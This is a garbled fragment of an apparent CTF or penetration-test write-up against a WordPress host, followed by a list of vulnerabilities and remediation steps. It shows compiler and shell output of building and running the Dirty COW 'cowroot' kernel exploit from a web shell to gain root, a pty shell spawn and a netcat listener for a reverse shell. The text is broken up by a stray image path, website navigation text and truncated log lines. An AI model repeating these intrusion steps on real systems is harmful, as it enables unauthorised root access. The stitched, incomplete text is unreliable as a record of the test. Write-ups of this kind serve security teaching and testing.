
```
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access
---------------------------------------------------------------------------------
Shellcodes: No Results
```


/usr/bin/ld: cannot open output file cowroot: Permission denied
collect2: error: ld returned 1 exit status
(autorecon)-(kali㉿kali)-[~/…/10-techblog/results/10.14.1.3/loot]
$ sudo gcc cowroot.c -o cowroot -pthread
cowroot.c: In function 'procselfmemThread':
cowroot.c:99:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
99 | lseek(f,map,SEEK_SET);
void *
In file included from cowroot.c:28:
/usr/include/unistd.h:339:41: note: expected '__off_t' {aka 'long int'} but argument is of type 'void *'
339 | extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
cowroot.c: In function 'main':
cowroot.c:136:5: warning: implicit declaration of function 'asprintf'; did you mean 'vsprintf'? [-Wimplicit-function-declaration]
136 | asprintf(&backup, "cp %s /tmp/bak", suid_binary);
vsprintf
cowroot.c:140:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
140 | fstat(f,&st);


sh-4.2$ ls -l cowroot
ls -l cowroot
-rw-rw-rw- 1 apache apache 17520 Aug 13 14:45 cowroot
sh-4.2$ whoami
whoami
apache
sh-4.2$ chmod +x ./cowroot
chmod +x ./cowroot
sh-4.2$ pwd
/var/www/html/wp-admin
pwd
sh-4.2$ ./cowroot
./cowroot
./cowroot: /lib64/libc.so.6: version `GLIBC_2.33' not found (required by ./cowroot)
./cowroot: /lib64/libc.so.6: version `GLIBC_2.34' not found (required by ./cowroot)
sh-4.2$ gcc
gcc
sh: gcc: command not found
sh-4.2$


2023-08-13 14:50:48 (721 KB/s) - 'cowroot' sav
sh-4.2$ chmod +x cowroot
chmod +x cowroot
sh-4.2$ ./cowroot
./cowroot
whoami
root
python3 -c 'import pty; pty.spawn("/bin/sh")'
whoami
echo 0 > /proc/sys/vm/dirty_writeback_centisec
whoami
^C
(autorecon)-(kali㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
* uid=0(root) gid=1000(foo) groups=10
*/
https://10.14.1.3/wp-content/themes/maggie-lite/archive.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Unable to connect

Unfortunately, I had to reset the host at this point, as the system became unstable after attempting to exploit. On the 3rd attempt, I successfully achieved privilege escalation and retrieved the flag.



Vulnerabilities

- CVE-2016-5195
- No CVE Associated - https://www.exploit-db.com/exploits/39558
- https://wpscan.com/wordpress/472

Remediation

In order of accessibility (and enablement of compromise):

1. Remove / disable / update Site-import to prevent Directory Traversal
2. Don't store credentials in plain text, and accessibly
3. Either upgrade the Linux kernel to mitigate dirty COW, or take the listed (below) administrative actions to prevent exploitation.

Wordpress Site-Import

Vulnerable to Directory Traversal which allowed me to expose wp-config.php containing credentials

Wordpress Exploit

Cleartext / Saved Admin credentials

Privilege Escalation (Dirty COW)

https://www.redhat.com/en/blog/understanding-and-mitigating-dirty-cow-vulnerability